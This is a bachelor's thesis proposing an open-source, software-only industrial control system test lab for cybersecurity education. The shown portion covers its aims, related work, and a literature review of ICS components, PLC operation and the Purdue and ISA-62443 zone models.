Noroff University College

SIMULATION OF INDUSTRIAL CONTROL SYSTEMS (ICS) FOR EDUCATIONAL PURPOSES

Submitted in partial fulfilment
of the requirements of the degree of

BACHELOR OF CYBERSECURITY

of Noroff University College

Ali Humayun

Trondheim, Norway
July 2024

Declaration

I declare that the work presented for assessment in this submission is my own, that it has not previously been presented for another assessment, and that work completed by others has been appropriately acknowledged.

Name: Ali Humayun **Date**: July 25, 2024

Abstract

An Industrial Control Systems (ICS) is a collection of various computing technologies that provide control and automation to manufacturing facilities, power plants, water distribution systems, etc. Any cyber-attack on its critical infrastructure poses serious economic and human risk. The proportion of cyber-attacks against industrial control systems has gone up in the recent years. Particularly, the networking protocols that run inside an ICS are a sought-after attack vector by threat actors as its control has the potential to subdue the whole system.

In order to comprehend better the cybersecurity aspects of industrial control systems, researchers often employ computer simulations, hardware emulations, and hybrid testing systems. The need for a simulated environment for testing ICS security and devising efficient risk management strategy is evident in the criticality of such systems. However, results in this area are limited because of the cost of equipment, proprietary protocols, and the complexity of the industrial process itself. Other than that, students and researchers with limited resources can barely study ICS cybersecurity without special access and funding. Based on this understanding, this thesis describes a pure software based ICS test lab for the study of ICS cybersecurity. The approach consists of using only open-source and widely available tools to create a minimal working ICS simulation on a home computer. The simulation is constructed to include all the critical components of an ICS and acts as template for students and future researchers. In order to validate the application of the described simulation, various cybersecurity assessments are done on the simulation which includes both offensive and defensive exercise. Finally, the assessments are provided as tutorial documents and videos as a guidance for students.

Keywords: *cybersecurity, ICS, SCADA, GNS3, QEMU, OpenPLC, Virtualisation, Modbus*

Acknowledgements

First and foremost, I would like to thank my Supervisor Barry Irwin for believing in the project and showing constant support. Without his valuable mentorship and guidance, I wouldn't have been able to convert my rough imagination into a fully-fledged Bachelors project.

Thanks to the rest of the NUC faculty for imparting important knowledge and skills throughout my studies which allowed me to dream of undertaking such a project.

I would also like to thank my friends and family for support without which I would not have been able to work with diligence and motivation.

Special thanks to the research participants who used their valuable time to provide me feedback for the thesis.

Contents

List of Figures

List of Tables

Abstract

An Industrial Control Systems (ICS) is a collection of various computing technologies that provide control and automation to manufacturing facilities, power plants, water distribution systems, etc. Any cyber-attack on its critical infrastructure poses serious economic and human risk. The proportion of cyber-attacks against industrial control systems has gone up in the recent years. Particularly, the networking protocols that run inside an ICS are a sought-after attack vector by threat actors as its control has the potential to subdue the whole system.

In order to comprehend better the cybersecurity aspects of industrial control systems, researchers often employ computer simulations, hardware emulations, and hybrid testing systems. The need for a simulated environment for testing ICS security and devising efficient risk management strategy is evident in the criticality of such systems. However, results in this area are limited because of the cost of equipment, proprietary protocols, and the complexity of the industrial process itself. Other than that, students and researchers with limited resources can barely study ICS cybersecurity without special access and funding. Based on this understanding, this thesis describes a pure software based ICS test lab for the study of ICS cybersecurity. The approach consists of using only open-source and widely available tools to create a minimal working ICS simulation on a home computer. The simulation is constructed to include all the critical components of an ICS and acts as template for students and future researchers. In order to validate the application of the described simulation, various cybersecurity assessments are done on the simulation which includes both offensive and defensive exercise. Finally, the assessments are provided as tutorial documents and videos as a guidance for students.

Keywords: *cybersecurity, ICS, SCADA, GNS3, QEMU, OpenPLC, Virtualisation, Modbus*

1 Introduction

Ever since the detection of Stuxnet worm in 2010, the cybersecurity community has shown an increased awareness about reinforcing the security of Industrial Control Systems (ICS). The malware which reportedly brought down one-fifth of the centrifuges at the *Natanz* Nuclear facility in Iran is still known to be one of the most sophisticated and destructive malware ever in terms of devices infected (Knapp and Langill 2015). Nonetheless, architectural implementation of a modern ICS has also evolved simultaneously. The motivation being the ever-growing complexity of the digital systems and the advancements in networking technologies, ICS today are not necessarily 'air-gapped' as it was the case in Iranian nuclear facility. Modern industrial enterprises require remote access and real-time information sharing by communicating directly with the industry. This enables them to undertake decisions and plan resource management efficiently in the wake of increasing global demands, economic challenges, and competition. Such a merger between Information Technology (IT) and Operational Technology (OT) broadens the attack surface of an ICS.

Enterprise-industrial networks are a sought-after attack target by a variety of groups such as nation-states, cyber-criminals, hacktivists, insiders, and Advanced Persistent Threats (APT)s. According to a report by Kaspersky, the highest percentage (18.3%) of threats to ICS originate from the Internet which includes malicious email attachments and phishing campaigns (*Threat landscape for industrial automation systems. Statistics for H1 2022* 2022). A successful attack in the IT zone could enable an attacker to pivot and move laterally inside the OT infrastructure. Consequently, such an invasion of the industrial zone will enable an attacker to inflict serious damage that isn't only limited to machines, but humans.

The threat landscape of Industrial enterprises is always on the move, determined by the change in geographical trends and macroeconomic factors. e.g. the recent Russo-Ukranian conflict has seen increased cyber-attacks on food processing, railways, oil and gas industries in the region. The growth of renewable energy industry has also seen an increase in cyber-attacks e.g. ransomware attack on a wind turbine producer, Nordex is a recent example [1].

In order to tackle the cybersecurity challenges faced by ICS, the convergence of IT and OT needs to be taken into consideration. Other than that, robust, flexible, and easily available training programs need to be created for both experts and students alike. There are many vendors that provide in-house training and certifications to their employees in this regard. Paid courses are available to interested people but this limits the scope of industrial cybersecurity knowledge to only those who can afford it. Many international bodies, such as ISA, IEC, and NIST have published documents highlighting standards, procedures, and best practices for implementing robust ICS security controls. These documents are an excellent source of information but in order to understand the efficacy of these frameworks, one needs to have access to a minimal working ICS. As a result, authorised access to hardware, software, and process flow of a specific ICS is required. Overall, an easily deployable ICS testbed on a home computer would overcome many limitations for students and researcher in understanding ICS cybersecurity.

In an attempt to broaden the reach of industrial cybersecurity beyond licensed experts, industry-commissioned researchers, and vendors, this thesis aims to develop a virtual ICS test lab using only open-source software. The reason for using only open-source technology is to bypass the need to acquire special permissions and proprietary documents from the respective owners or vendors. Other than that, the cost of acquiring hardware components can be reduced to barely a home computer. The testbed is designed with flexibility, scalability, usability, and availability in mind. The application of this testbed is later confirmed by doing various cybersecurity related exercise. It is beleievd that such a test lab can help students understand the working of various ICS components and industrial networking protocols. Users can employ this for research, security assessments, threat modelling, risk management, and penetration testing exercises.

1.1 Problem Statement

Malicious attacks on ICS and SCADA systems have increased significantly in recent years. The recent *Triton* and *Industroyer* attacks highlight the perils of such an attack on critical infrastructure. Not only ICS are a lucrative target, but also offer a broad attack surface because of the number of components involved . There is a need to deepen the understanding of ICS cybersecurity. However, assessing security of a live ICS is a risky business with the potential to harm the production environment.

This thesis strives to explore the following problem statement:

Can an pure software-based ICS test lab improve the understanding of ICS cybersecurity for students and researchers?

[1]https://www.nordex-online.com/en/2022/04/nordex-group-impacted-by-cyber-security-incident/

1.2 Aims & Objectives

The aim of this thesis is to gather freely available existing tools to create an ICS simulation. It is believed that the resulting simulation can be used for learning ICS cybersecurity by students an researchers.

The following objectives are identified in order to realise this aim:

- Identify the tools and resources required to create an ICS simulation
- Deploy on a local machine, a minimal working example of an ICS simulation using the tools identified
- Validate the applicability of the simulation as a test lab by doing various cybersecurity assessments
- Document tutorials and video recordings for students to guide them in replicating the ICS simulation on their home computers

1.3 Background & Related Work

The basis of this research is to develop a completely cyber-based testbed for industrial process and automation. A pure software based implementation can help reducing research costs and complexity for students and trainees. However, in addition to simulating the various components of an ICS, the whole network stack should also be simulated, taking into account the networking protocols used in both IT and OT. Such a self-contained ICS test environment will help doing various cybersecurity assessments in a safer manner.

In order to simulate an ICS, a number of components and networking functionalities need to be simulated. Refer to Chapter 1 of the literature review to understand what kind of components a typical ICS requires. Generally, it includes PLCs, SCADA servers, data historians, operator workstations, and the accompanying field devices. Technically, it is a daunting task to completely virtualise an ICS because of the number of components and complex networking topologies involved. The flow of data from the actual manufacturing plant to the business IT servers can be complicated to simulate as well. However, this research strives to develop an ICS functional enough to assist in educational and cybersecurity training. There has been research done to achieve such a virtual setup ranging from cyber-physical to total cyber-based testbeds. There are some open-source software available which can be of assistance in simulating individual components of an ICS. e.g. OpenPLC runtime emulates a PLC on all major Operating systems and incorporates the standard PLC programming languages defined by IEC-61131-3 (Alves and Morris 2018). It employs some of the most commonly used Modbus protocol function codes which are enough to simulate a working PLC. Additionally, there are many other programming libraries available which can be utilised to test and simulate a sample ICS network. In this section, we briefly discuss research that has been done to virtualise an ICS in order to study its cybersecurity aspects.

The work presented in Holm and Persson (2018) discuses the application of QEMU as a virtualisation platform for PLCs. The authors discuss the use of only open-source technology in order to achieve that. Additionally, they have underlined possible requirements and technical skills required to virtualise a vendor-specific/proprietary PLC if the need arises. Authors in Zhang et al. (2019) create a virtual PLC testbed using OpenPLC to conduct cybersecurity threat assessments. They create a simulation of a PLC controlling a gas pipeline for which they create new attack models by compromising the virtual PLC firmware and configuration. To demonstrate the usability of such a setup, they propose detection and mitigation techniques especially targeted for improved Intrusion Detection.

In de Brito and de Sousa (2022), the authors develop an open-source tested operating on Modbus TCP. The testbed is constructed specifically to conduct cybersecurity assessments in Nuclear power plants. The approach utilised by the authors is modular and can easily be transformed to incorporate customised industrial processes. The authors also validate the efficacy of their testbed by performing controlled cyber-attacks on their simulation. Their result acts as a guiding principle for analysing various other attack possibilities in a controlled manner.

Authors in Bertrand and Taburiaux (2018) present a thesis work on a fully virtualised ICS testbed using OpenPLC, openVswitch, and a network virtualisation software called mininet [2]. Mininet is an interesting choice as it enables the user to define Software Defined Networks (SDN). It is a much newer networking methodology which differs from the traditional networking in the sense that it separates the control plane and the data plane and makes all routing decisions based on a centralised SDN controller.

The work presented in Fujita et al. (2021) creates a cyber-physical test bed based on OpenPLC to develop a PLC whiltelisting based anomaly detection system. To assist in research, they have deployed OpenPLC on an Arduino board, connected to a robotic arm. Although, it is a cyber-physical system, it can easily be transformed to a completely cyber-based testbed by simulation the hardware using single board computers such as Arduino and Raspberry Pi. By attaching an attack machine on the ICS network, they test their whitelisting functions by sending Modbus TCP commands to the OpenPLC controller and manipulate the robotic arm movements. The work presented in Li et al. (2021) uses Modbus TCP in OpenPLC based testbed to carry out research on DoS attack detection methods. They launch DoS attacks on the system and try to suggest improvements to the Snort Intrusion detection rules [3].

There are number of software based projects available as open-source that aim to simulate an ICS environment. A Java based project named *ICS TestBed Framework* [4] available on Github simulates a SCADA network using virtual machines. The authors use their work published in Maynard et al. (2018) as a basis for developing this open framework. The presented work includes a standards compliant implementation of IEC 60870-5-104 (IEC104) and OPC Unified Architecture (OPC-UA). This project is developed most closely to the perceived idea in this research. However, it lacks simulation of a PLC, is platform dependent, and largely unmaintained.

1.4 Approach/Methodology

A two-part approach was chosen for this project in order to realise the aim of creating an ICS simulation that is easy to deploy and use. The research presented in this work strictly resorts to using only

[2]http://mininet.org/
[3]https://www.snort.org/
[4]https://github.com/PMaynard/ICS-TestBed-Framework

open-source software to create the test lab.

A high-level overview of tasks required by the research method used in this project is as follows:

1. Simulation of an ICS
    - Identify the tools and software packages that can be of assistance
    - Configure and integrate them as a swarm of connected nodes that share various networking resources
    - Design a sample industrial process which runs inside the simulated PLC to mimic a live ICS
    - Generate industrial network traffic for the purposes identified in the next part
2. Test the simulation using various cybersecurity assessments
    - Network reconnaissance and scanning through an internal compromised host
    - MitM attack leading to False command injection attack on the PLC
    - Defence strategy by managing the industrial switch with VLANs
    - Document all the assessments above as tutorials and videos guides

1.5 Scope and Limits

With the research objectives defined in section 5.3, the work presented in this thesis faces some limitations which directly affect its scope. Firstly, the focus of this research is to create a minimal working ICS simulation by using only open-source and freely available tools. The lack of actively developed open-source simulation software for PLCs and SCADA server does impact the quality of the described ICS simulation. Moreover, there is no guarantee that one or more of these software projects might be deprecated or abandoned in the future.

Secondly, the tutorials presented as ancillary material to this thesis assume that the users have full control over installation of the required software. It is out of scope of this project to address installation issues the users may face as the author is not a direct contributor to any of the software used in this research. Other than that, it is nearly impossible to provide a troubleshooting tutorial as there are a large number of computing platforms with issues native to them.

Thirdly, the rationale for choosing Modbus as the core industrial networking protocol is not only based on its simplicity and wide usage, but its status as an open protocol. This means that any PLC and SCADA simulation software that is freely available will have a greater chance of implementing Modbus. Consequently, this might limit the Simulation's ability to include other industrial protocols such as Siemens *Simatic* or Modbus Plus. However, the simulation presented in this work adheres to the aim of being generic and the task of procuring other PLC software is left to the researcher.

Author of this research also acknowledges that there is no widely accepted classification of ICS. The implementation of ICS simulation is based mostly on the material and standards researched in this subject. Pertaining to laws, geography, and regional differences, it is possible that the interpretation of ICS may vary. Appendix D lists some of the well-known global ICS standards.

The researcher presented in this thesis is tested by a small number of participants. This was due to the time constraints the author had and the search for participants with interest and enough skill-set to test the system.

1.6 Ethical Considerations

Evaluation using expert reviewers was undertaken in line with the requirements of NUC ethics process, and conducted after approval had been obtained. The evaluation activity aimed to gather feedback from participants making use of the described ICS simulation as a test lab for cybersecurity studies. Users had to engage themselves in setting up and using a simulation of an ICS environment on their local machines. This was based on guidelines developed as part of the researchers Bachelor Research Project. In addition to creating an initial ICS setup, users had a choice to further their engagement by testing out cybersecurity-exercises on this environment presented to them in the form of tutorials and videos. Participants' answers were later gathered in the form of a questionnaire. The results of the feedback are discussed in section 4.

1.7 Document Structure

The document is organised as described below:

Chapter 1 introduces the topic and the problem statement this research aims to tackle. It highlights the methodologies and design decisions made during this research. Chapter 2 contains necessary background information on ICS and SCADA architecture in the form of a literature review. It focuses particularly on the cybersecurity aspect and discusses the simulation techniques employed for the respective ICS components. Chapter three explains the design of the project in detail and describes the methods used to achieve the research objectives. Chapter four concludes the thesis by discussing the results. Finally, the thesis ends with interesting ideas for students and researchers interested in furthering the application of an ICS simulation.

1.8 Conclusion

With the research aims of this project outlined, it is time to dive into the working of an Industrial Control Systems (ICS) and its cybersecurity aspects. The knowledge presented in the next section will give the reader a medium to high level overview of how the assembly of various of components and protocols creates process automation and the security challenges that accompany them.

2

Literature review

2.1 Introduction

This chapter defines the components involved in creating an Industrial Control Systems (ICS) while taking into consideration the concepts of industrial network security. We start by introducing what an ICS is and how vital it is in churning the wheels of a modern manufacturing facility. The architecture of an ICS can be very complex depending on the scale of the industry or the process itself. We will review various standards and guidelines produced around the world by experts, process automation societies, and governments.

2.2 Industrial Control Systems

An Industrial Control Systems (ICS) is a cluster of systems that provide automation and control to industrial manufacturing facilities. National Institute of Standards and Technology (NIST) aptly describes an ICS as:

> An information system used to control industrial processes such as manufacturing, product handling, production, and distribution. Industrial control systems include supervisory control and data acquisition systems used to control geographically dispersed assets, as well as distributed control systems and smaller control systems using programmable logic controllers to control localised processes (NIST 2012)

A typical industrial facility may include systems like Supervisory Control and Data Acquisition (SCADA), Distributed Control Systems (DCS), Programmable Logic Controller (PLC), Remote Terminal Unit

(RTU), Safety Instrumented Systems (SIS), Intelligent Electronic Devices (IED), and field devices. All of these components communicate with each other and orchestrate the desired manufacturing output. The communication usually occurs over specialised industrial network protocols such as Modicon Communication Bus (MODBUS), Distributed Network Protocol (DNP3), or Common Industrial Protocol (CIP) (see B for a comprehensive list of protocols). Such protocols are capable of establishing communication over both routable and non-routable networks. It means that these protocols can operate over a range communication channels, such as those provided by serial communication links, Ethernet links, and wireless access points.

Figure 2.1 shows a simplified ICS architecture. It illustrates an aggregate of a variety of systems consisting of two controllers connected to a series of devices such as motors, gauges, and valves which work in tandem to perform a specific industrial operation. The definition or logic of the task is defined by the controllers with Human Machine Interface (HMI)s providing on-site operators with an overview and control of process status. Additionally, the progress and behaviour of the task is logged using a specialised software called a data historian which runs on dedicated ICS servers hosting a database.




Figure 2.1: A simplified industrial control system (Eric D. Knapp 2015)

ICS are found in a variety of industries including wastewater treatment plants, petroleum and oil refineries, nuclear power generation, chemical, pharmaceutical, food and beverage, smart grids, and various critical infrastructures which required automated manufacturing processes. Other than having a dominant use in manufacturing, ICS are also used in distribution i.e. control of geographically dispersed assets e.g. railway and transportation, agricultural irrigation systems, and electrical power stations. Modern ICS have evolved from being air-gapped to highly interconnected systems. The need to undertake business decisions in real-time has brought about the convergence of Information Technology (IT) and Operational Technology (OT) systems. ICS are no longer isolated and are designed to communicate continuously with the business IT infrastructure. Such an introduction of IT capabilities into the industrial zones presents new security challenges and security implications which stipulates an improved security awareness.

2.3 IT/OT Convergence

Before diving into how an ICS operates, it is important to highlight the IT/OT convergence and its implications on industrial cybersecurity. In the past, IT and OT have remained separate entities in the space of process control and management. However, the increase in global demands, economic challenges, and the need for rapid decision making have brought about the convergence of these two domains. IT is mainly the responsibility of network specialists who are concerned with confidentiality, integrity, and availability of data. OT, however, falls under the domain of engineers and site operators which allows them to control and monitor production processes. According to NIST SP-800, OT can be defined as:

> The hardware, software, and firmware components of a system used to detect or cause changes in physical processes through the direct control and monitoring of physical devices. (Ross et al. 2020)

Such a convergence between IT and OT is deemed necessary for modern day industrial operations as it enables businesses to exact stronger control, monitoring, and analysis from anywhere around the globe. Businesses can no longer rely on delayed or unreliable outputs from the manufacturing zones and appreciate the value of live production data in decision making and planning. It is important to note that convergence does not involve just a single communication point, such as a router, but a whole process that involves business logic and data flows. A business design has to take into account the software, hardware and the industrial process itself to bring about an IT/OT convergence.

Traditional ICS used proprietary and vendor-specific protocols and software. All the devices were connected mainly using serial communication links. Communication protocols have since then to incorporate protocols such as Ethernet and wireless technologies. As a result, businesses can deploy low cost commercial off the shelf software (COTS) in both the IT and OT space that facilitate communication between them. This has definite impacts on the cybersecurity of ICS as not only the attack surface broadens, but the differences in knowledge or work domain of IT and OT cybersecurity specialists. Figure 2.2 shows various components involved in an IT-OT architecture.

2.4 Operation of an ICS

In order to architect an industrial control systems, several components, protocols, and networks are combined. An ICS is comprised of several components connected to automate a particular task. The actual variety of components used in an ICS depend on the size, functionality, geographical distribution, safety, availability and industry-specific requirements. Some of the most commonly used components are as following.




Figure 2.2: IT/OT convergence

2.4.1 Field devices

These are the devices that are present at the lowest level of an automation system i.e. the field level. They provide measurements and statistics to a central controller, such as a SCADA server. They are usually connected to PLCs to provide inputs and measurements for controlling the process. Devices such as valves, sensors, actuators, flow meters, temperature transmitters, variable frequency drives, and motors are some examples of commonly used field devices. According to NIST SP 800-82 specification, PLCs, RTUs, and HMIs can also be considered field devices as they are usually deployed at the field side of an ICS and communicate with a SCADA system (Stouffer et al. 2015).

2.4.2 RTU

An Remote Terminal Unit (RTU) is used to monitor field parameters and transmits the data back to the control rooms or a central SCADA server. An RTU can be found at remote locations, assembly lines and can report to an Master Terminal Unit (MTU), PLC, or an HMI. RTUs have inbuilt capabilities for remote communications via radio, cellular, or wireless technologies. It is common to see RTUs installed in remote locations where they are capable of withstanding extreme conditions such as temperature, pressure and humidity. A modern RTU is equipped with programmable logic as well an can be thought of as a remote PLC. A notable difference between an RTU and a PLC is that the data sent by the RTU is event driven while PLC sends its data periodically to the SCADA system.

2.4.3 SCADA

Supervisory Control and Data Acquisition (SCADA) is a supervisory system and as its name implies, it is used by on-site operators to communicate and control field devices, even from remote locations. It facilitates interaction with devices such as sensors, transmitters, motors, switches, and valves through an Human Machine Interface (HMI). Operators are able to visualise and monitor real-time data, analyse the active production process and produce warnings of potential disaster situations.

SCADA systems encompass a large part of an ICS and include some of the following components:

- Hardware interfaces to field devices such as RTUs or PLCs

- Communication infrastructure to field devices utilising radio, telephony, satellites, serial links, and internet.
- Centralised servers also known as MTU (Master Terminal Unit)
- Customised software implementations used to run HMIs

The communication of a SCADA system with an RTU is usually accomplished using specialised protocols which are; International Electrotechnical Commission (IEC) 60870-5 series, specifically IEC 60870-5-101 (commonly referred to as 101) and Distributed Network Protocol version 3 (DNP3).

2.4.4 DCS

A Distributed Control Systems (DCS) is close related to a SCADA system and the only distinguishable difference is the actual physical range provided by this system. A SCADA system covers tasks for a wider geographical area while a DCS is confined to the same geographic location or a manufacturing facility. DCS is often a large-scale solution tailored to perform a specific task e.g. assembly of parts using a series of robotic arms in the assembly line. It works by controlling several task-sharing localised controllers through a centralised supervisor which sets the key product parameters.

2.4.5 HMI

Human Machine Interface (HMI) is a software application that act as a means for the operator to visualise the state of a process. The difference between SCADA and HMI is quite thin as both are capable of doing the same tasks but only that HMI is a local machine connected to a device, such as a PLC. Modern HMIs include a GUI (graphical User interface) which display control variables, process diagrams, trends, KPI (Key performance indicators), manufacturing inputs and outputs. Previously, industrial operators would walk through the manufacturing plant to note down important process parameters which was error prone and ineffective. Nowadays, the ability of PLCs to transfer real-time data to an HMI via industrial communication protocols improves the efficiency of an ICS greatly. Modern HMIs come in the form of touch panels, mobile applications, and web-based interfaces as well.

2.4.6 PLC

A PLC is a central part in automating an industrial process. It was introduced to replace the older magnetic relay type switches used in industries. A PLC is essentially an industrial grade computer which possesses both the hardware and software to perform system control operations. PLCs are found in modern electro-mechanical plants, manufacturing facilities, and factory assembly lines. A typical PLC consists of two major components:

1. CPU - includes a microprocessor, memory unit, and other digital circuits
2. I/O system - provides physical connection to field devices such as a temperature sensor

PLCs are very versatile in that they can include a wide range of I/O modules. This include level switches, pressure sensors, proximity sensors, digital on/off devices, and can also integrate devices with analogue signals such as flow valves and VFDs (Variable-frequency drives.

A PLC can operate in many different modes, namely run mode and a programming mode. During run mode, a PLC executes the programmed control logic and monitors input and output states of the connected devices. It is important to note that a PLC runs this process continuously and in cycles. One complete cycle is called the scan time, which is typically a few milliseconds. A complete cycle follows the path shown in the figure below.




Figure 2.3: Scan cycle of a PLC

During the input processing phase, it write the status of the input coils to the program memory. The memory is later read during the program execution phase where PLC reads the status of input contacts such as timers or level sensors and does arithmetic operations if required by the process logic. These results are written into the memory which are delivered to the output coils during the output processing phase.

A PLC can be programmed using a number of different programming languages either graphical or textual. International Electrotechnical Commission's (IEC) standard, IEC 61131-3 enumerates some of them as:

- Ladder Logic
- Sequential Function Charts
- Function Block Diagrams
- Instructions List
- Structured Text

Among them, ladder logic which is based on electrical ladder diagrams used with older relay logic are very popular. Therefore, in a typical diagram, connections between devices are made on relay panels, also called rungs. Figure 2.4 shows a ladder logic diagram for a fundamental if-then construct. The diagram can be read as "if **A** then **Y**". i.e. if coil A is energised, turn on output Y, which could be a motor, valve, or a fan. Table 2.1 shows the truth table for this ladder logic and shows the possible outcomes based on the value of input A.

For a more complex ladder diagram, refer to figure [REF]. It includes some of the most commonly used PLC ladder logic constructs such as flip-flops, timers, and negated contacts.




Figure 2.4: Simple ladder logic

A	Y	If A, then Y
T	T	T
T	F	F
F	T	T
F	F	T

Table 2.1: Truth table for a simple ladder logic

2.4.7 Other Components

There are many other components connected to an ICS other than the ones mentioned above.

- **Intelligent Electronic Devices (IED)** - These are often installed in areas with high voltage energy sources and high electrical noise. Their usage is similar to a PLC but with a more localized functionality in that they perform only specific functions in a local facility. Some of the well known IEDs encountered in industrial zones are circuit breakers, power relays, and capacitor banks.

- **Data Historian** - A specialised software solution that is used to collect and log all the information from a running process and store it in a database. The data collected by a historian includes point values, alarm events, and process logs and is typically referred to as *tags*. It provides useful insight about the industrial processes to the businesses through accumulation of information. A data historian is an enterprise wide solution which includes SQL server for data storage, various tools for security, data integrity and data collection.

2.5 ICS Architecture

There is a broad range of ICS modelling and networking frameworks available to process engineers that can be customised according to industry requirements. The differences is design methodology and varying networking schemes make it harder to assess the global security posture of ICS and to establish standard practices. However, The ISA-99 committee, formed by the International Society of Automation (ISA), where industrial cybersecurity experts gather from around the globe to establish standards, recommended practices, procedures, and technical reports provide guidance for implementing secure ICS. Work published by them provides guidance to engineers, designers, vendors, security researchers, and manufacturers. One of the documents produced by ISA, called the *ANSI/ISA-95 Enterprise-Control System Integration* recommends implementing a hierarchical and layered model based on the Purdue reference model for Computer Integrated Manufacturing (CIM) (Purdue 1991). The model uses the concept of activities to create different zones based on the functions they are meant to do. The key aspect of this model is that it takes into account the IT and

OT interconnection and defines them as two separate zones. The standard applies to all industrial sectors, especially those including critical infrastructure.

The standard introduces a layered model with 5 levels of technological and operational functions. Figure 2.5 shows the all possible levels in an industrial zone.




Figure 2.5: The Purdue reference model zones for OT

2.5.1 Industrial Zones and Networks

Industrial networks is a terminology used to describe the complex networking setup created in order for various devices present in the ICS to communicate. The concept of zones and conduits was introduced is ISA-62443 standard which establishes rules on how to set up environments which require special network segregation. This helps in creating a DMZ (Demilitarised Zone) where only a particular subset of resources is exposed to the public facing internet e.g. Web servers, SMTP servers, or FTP servers.

A typical ICS contains multiple DMZs based on the criticality of cyber assets and industrial requirements. It is important to note that a zone is not a physical boundary but acts as a logical boundary between assets with conduits as communication endpoints. Figure 2.6 represents a interpretation of the ISA-62443 zone and conduit model. As can be seen in the reference figure that Enterprise Zone and Industrial Zones are considered separate entities with routers and firewalls acting as communication endpoints.

